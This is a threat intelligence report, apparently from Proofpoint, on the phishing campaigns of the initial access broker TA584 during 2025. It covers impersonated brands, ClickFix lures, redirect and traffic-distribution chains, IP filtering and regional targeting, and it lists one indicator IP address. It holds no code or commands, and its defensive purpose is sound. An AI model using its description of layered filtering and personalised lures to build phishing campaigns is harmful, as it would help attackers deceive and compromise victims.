Can’t stop, won’t stop: TA584 innovates initial access | Proofpoint US

By January 28, 2026 The Proofpoint Threat Research Team

Published: 2026-01-26 · Archived: 2026-04-02 10:54:23 UTC

Key findings

- TA584 is one of the most prominent cybercriminal threat actors tracked by Proofpoint threat researchers.
- In 2025, the actor demonstrated multiple attack chain changes including expanded global targeting; ClickFix social engineering; and delivering new malware, Tsundere Bot.
- TA584’s activity is unique in the cybercrime landscape and shows how static detections alone are not reliable for constantly innovating threat actors.

Overview

Proofpoint tracks multiple sophisticated cybercriminal threat actors, and one of the most frequently active with high volume campaigns is TA584. TA584 is a prominent initial access broker (IAB) that targets organizations globally. In the second half of 2025, TA584 demonstrated multiple attack chain changes including adopting ClickFix social engineering, expanded targeting to more consistently target specific geographies and languages, and recently delivering a new malware called Tsundere Bot. TA584 overlaps with a group tracked as Storm-0900.

The actor’s operational tempo increased throughout 2025, with the number of monthly campaigns tripling from March to December 2025.

TA584

Background

Tracked by Proofpoint since November 2020, TA584 has demonstrated a variety of tactics, techniques, and procedures (TTPs). Delivery methods included macro-enabled Excel documents, URLs with aggressive filtering, use of various traffic distribution services (TDS), and geo-fenced landing pages.

While TA584 has been tracked for several years, its earlier campaigns followed relatively predictable patterns compared to the variety of techniques observed in 2025. One of the most notable shifts in TA584’s activity during 2025 is how quickly campaigns are launched, modified, and retired. The actor has been active for several years, but earlier activity tended to follow longer-lived patterns, with infrastructure, lures, and delivery mechanisms reused over extended periods of time. In contrast, 2025 activity is characterized by high campaign churn and short operational lifespans.



Figure 1. *Operational tempo increased throughout 2025.*

In 2025, TA584 conducted campaigns in rapid succession, often overlapping in time while using distinct lure themes, branding, and landing pages. In many cases, individual campaigns remained active for only a short time (hours to days) before being replaced or significantly modified. Instead of refining a single successful attack chain, TA584 favors continuous iteration, rapidly cycling through various tactics, techniques, and procedures (TTPs), even when prior campaigns remained effective.

The consistency of this pattern throughout 2025 shows how a steady stream of brief, thematically distinct campaigns originating from the same actor provides insight into how modern financially-motivated threat actors adapt to defensive pressure.

Data scope

Proofpoint's analysis of TA584 activity is based on email as an initial access vector. Although TA584 has been monitored periodically since 2020, the findings presented here primarily focus on activity observed throughout 2025, when visibility of campaign volume, operational tempo, and variability increased significantly. The analysis follows activity from initial message delivery through malware execution. This perspective lets us see how TA584 adapts social engineering techniques, distribution infrastructure, and payload delivery over time, while also identifying execution behaviors that remain consistent despite other changes.

The scope of this analysis is intentionally focused on the pre-compromise and early execution stages of TA584 attack chains. Areas covered include email lure construction, social engineering themes, brand impersonation, localization strategies, landing page design, delivery infrastructure, and malware execution.

Campaigns were identified and clustered by correlating multiple attributes including delivery characteristics, shared or structurally similar infrastructure, recurring execution patterns, geofencing and IP filtering, landing page design, malware and malware configuration, and overlapping lure characteristics. Attribution to TA584 is based on a combination of historical tracking, continuity across campaigns, and recurring patterns observed over multiple years of activity.

Overall, the methodology used in this report reflects the challenges of tracking modern, high-velocity, email-centric threat actors. TA584's 2025 activity shows how quick campaign turnover and deliberate variability can make static indicators less

effective.

Campaign details

Social engineering

TA584 sends emails impersonating various organizations. Impersonated entities include job-related firms (such as Michael Page, Addeco) or business services (BBB, Companies House), as well as brands like PayPal, OSHA, Medicare, OneDrive, or YourCostSolutions.

The most frequently observed vertical impersonated is healthcare, followed by government entities. Proofpoint has seen this actor impersonate hospitals, care facilities, and multiple various government agencies in multiple countries.



Figure 2. *TA584 impersonations.*

TA584 demonstrates unique social engineering content using a very wide range of themes and techniques used to get people to engage with malicious content. The emails and associated landing pages always match, with well-designed and believable lures.

Brand impersonation further reinforces this approach. TA584 regularly incorporates well-known brands into email content, but brand usage is typically short-lived, with individual brands appearing briefly before being replaced in subsequent campaigns. In several cases, brand selection appears aligned with geographic targeting, with localized or regionally relevant brands used to increase credibility among specific recipients. Importantly, this variability does not appear to be random. Despite frequent changes, lures consistently maintain a sense of urgency or implied legitimacy, often encouraging recipients to view a document, review a transaction, or resolve an outstanding issue. The underlying social engineering objective remains the same, even if the surface-level details change.

This actor's behavior is notable. Because TA584 regularly changes their lures, it reduces the effectiveness of content-based detection and increases the likelihood that at least some variants will evade filtering. For defenders, this shows how campaigns should be assessed holistically, correlating sender behavior, delivery infrastructure, and downstream execution rather than relying solely on static content indicators.

Some themes observed in 2025 include debt collection and payment processing, invitations to events or programs, tax obligations, medical test results, healthcare benefits, parking tickets, recruiting emails, and business complaints.

One campaign in December used a unique social engineering technique: including a photo of an alleged package delivery that contained the name of the recipient in the email lure.



Figure 3. *Purported photo of physical mail.*

In the emails, TA584 included a photo of supposed physical mail that displayed the targets' name and address, customized to each recipient. This likely furthered the believability of the lure. Proofpoint rarely observes this technique, however we have seen it used by TA2725 in recent months.

Attack chain

TA584 uses multiple delivery methods via email. In 2025, the actor most often sent emails from compromised individual senders. These accounts were typically paired with several display names per campaign that matched the lure, and a single wave could involve hundreds of different compromised senders across many unrelated, legitimate, and often aged domains.

TA584 also occasionally sends through thirdparty Email Service Providers (ESPs) such as SendGrid and Amazon Simple Email Service (SES). This likely involves stolen credentials to create or takeover ESP accounts and then authenticate the compromised domain for sending. In practice, that usually requires DNS access to add provider-specific DNS records.

Because the emails come from authenticated, aged senders and vary heavily in subject lines and URLs, it can be difficult to reliably track and cluster these campaigns using email characteristics alone.

The emails usually contain unique links for each target that performs geofencing and IP filtering. If these checks were passed, the recipient is redirected to a landing page aligning with the lure in the email. Between March 2021 and July 2025, the landing page featured a countdown, the target's name (from a query in the URL), and a CAPTCHA. The timer, which was always placed in the top right corner, added to the sense of urgency a recipient would have, feeling like there was limited time to reply to seemingly important emails. Solving the CAPTCHA revealed a download button for a zipped JavaScript or shortcut (.lnk) file.

In early campaigns, TA584 also delivered macro-enabled Excel documents (tracked as EtterSilent) directly after the filtering checks that, if macros were enabled, would lead to malware installation.



Figure 4. *March 2021 campaign, emails containing URLs that redirect to the download of a zipped macro-enabled Excel sheet that, when enabled, downloaded Ursnif.*



Figure 5. *Lure impersonating a recruiting firm targeting North American organizations, containing a URL leading to a landing page featuring a countdown, matching the email lure, March 2025.*

From late July 2025, the actor switched to using the ClickFix technique. The ClickFix social engineering technique uses dialogue boxes containing fake error messages to trick people into copying, pasting, and running malicious content on their own computer. First observed in 2024, the ClickFix technique is now used by many different threat actors that customize the landing pages based on lure theme and objective.

Currently, messages contain unique URLs with a link leading to a customized landing page with a "Slide" CAPTCHA. If the CAPTCHA is resolved, a ClickFix page will be displayed which guides users to follow instructions which, if completed, run a PowerShell command which in turn runs another remote intermediate PowerShell script containing obfuscated code that will execute the malware payload. The initial script from the ClickFix command can only be retrieved if the same IP address has accessed the landing page. The landing page also contains a call-back function to check if the payload has been accessed and redirects the browser to a benign site, for example docusign[.]com, when this has been done.



Figure 6. *BBB complaint lure with URL, November 2025.*



Figure 7. *CAPTCHA and ClickFix landing pages, November 2025.*

Redirect behavior and intermediate delivery techniques are a notable aspect of TA584's landing page infrastructure. All campaigns use redirect chains or intermediary resources to obscure the final payload location, adding additional layers between the initial email and malware delivery. The individual URLs are not consistently reused, and the actor changes URLs and redirects with each campaign, often using third-party criminal services in the redirect chain. The actor often uses a set of compromised domains per campaign, with a path in the URL identifying the campaign (such as domain.tld/bbb/[unique query]) either directly in the email, or in the redirect chain if a third-party service has been used in the campaign. However, from late 2025, the actor preferred to instead use Amazon AWS S3 URLs, either directly in the email or in the redirect chain, also most often paired with a unique query per target. In 2025, Proofpoint also observed Blogspot URLs, and other various URLs used in the email lure. While in previous years, the actor commonly used Cookie Reloaded (Prometheus TDS) URLs for filtering payloads, we observed TA584 occasionally switch to Keitaro TDS, but the actor most frequently used 404 TDS as the primary filter in 2025. This variability reinforces the actor's preference for adaptable infrastructure, causing detection to become more challenging.

404 TDS is a traffic distribution system (TDS) used by cybercriminal actors since at least 2021 and has been observed used by multiple ecrime actors, particularly those that demonstrate more sophisticated capabilities. 404 TDS was named due to the mechanism it used in initial campaigns to redirect users to the payload sites. Specifically, the TDS would respond with a "404 Not Found" code and then use a meta refresh method to automatically refresh the current web page to direct the user to the URL contained in the meta refresh element, which is the next site in the attack chain. 404 TDS does not appear to perform any filtering or blocking. In most cases the TDS simply redirects the user to next URL. 404 TDS links are time limited, typically to one day.

After any potential third-party filtering and the initial redirect, the browser is redirected to a long hostname (often related to the lure) hosted on an actor-controlled domain, where additional IP-based filtering is performed. Only if the target passes this final IP filtering step are they redirected to the final landing page, hosted under a campaign-specific path on the same host.

The domain itself is usually used for only one or two campaigns, and new domains are typically registered and deployed at least once per week. Although new domains are rotated frequently, the IP address hosting these final steps often remains static for long periods. For example, 94[.]159[.]113[.]37 (AS216234 Komskov Vadim Aleksandrovich) has been used since April 2025.

Because of the layered redirects and filtering, full redirect chains and final landing pages are rarely captured by public sandboxes or URL scanning services.

Targeting details

Campaigns typically target hundreds of organizations with message volumes ranging from a few thousand to nearly 200,000 messages per campaign.

Historically, this actor largely focuses targeting on organizations in North America, the UK, and Ireland, but at the end of July 2025, the actor expanded targeting to regularly include Germany. (Analyst note: Proofpoint previously observed a small number of campaigns targeting Germany in 2023, but in 2025 the actor consistently targeted that country at a significantly higher volume). TA584 focused its targeting efforts on European users for much of the summer, before returning to mostly targeting North America by fall 2025. Proofpoint has also observed limited targeting of Australia since at least spring 2025.

The actor appears to be opportunistic and doesn't target specific verticals. The actor typically conducts a few campaigns per week, but we have observed breaks between campaigns. The most frequently targeted geography is North America.



Figure 8. *Targeted countries by campaign, 2025.*

TA584's 2025 campaigns show consistent shifts in geographic targeting, with individual operations often focused on specific regions. While earlier activity associated with the actor had a less specific focus on geographic targeting, campaigns observed in 2025 frequently included deliberate regional targeting, with less opportunistic activity. TA584 focused its targeting efforts on European users for much of the summer, before returning to mostly targeting North America by fall 2025. Proofpoint has also observed limited targeting of Australia since at least spring 2025.

Targeted regions often change between campaigns, with geographic focus rotating over relatively short timeframes. In several cases, campaigns in a single week targeted different regions while using distinct branding, language, and lure themes relevant to selected targets.

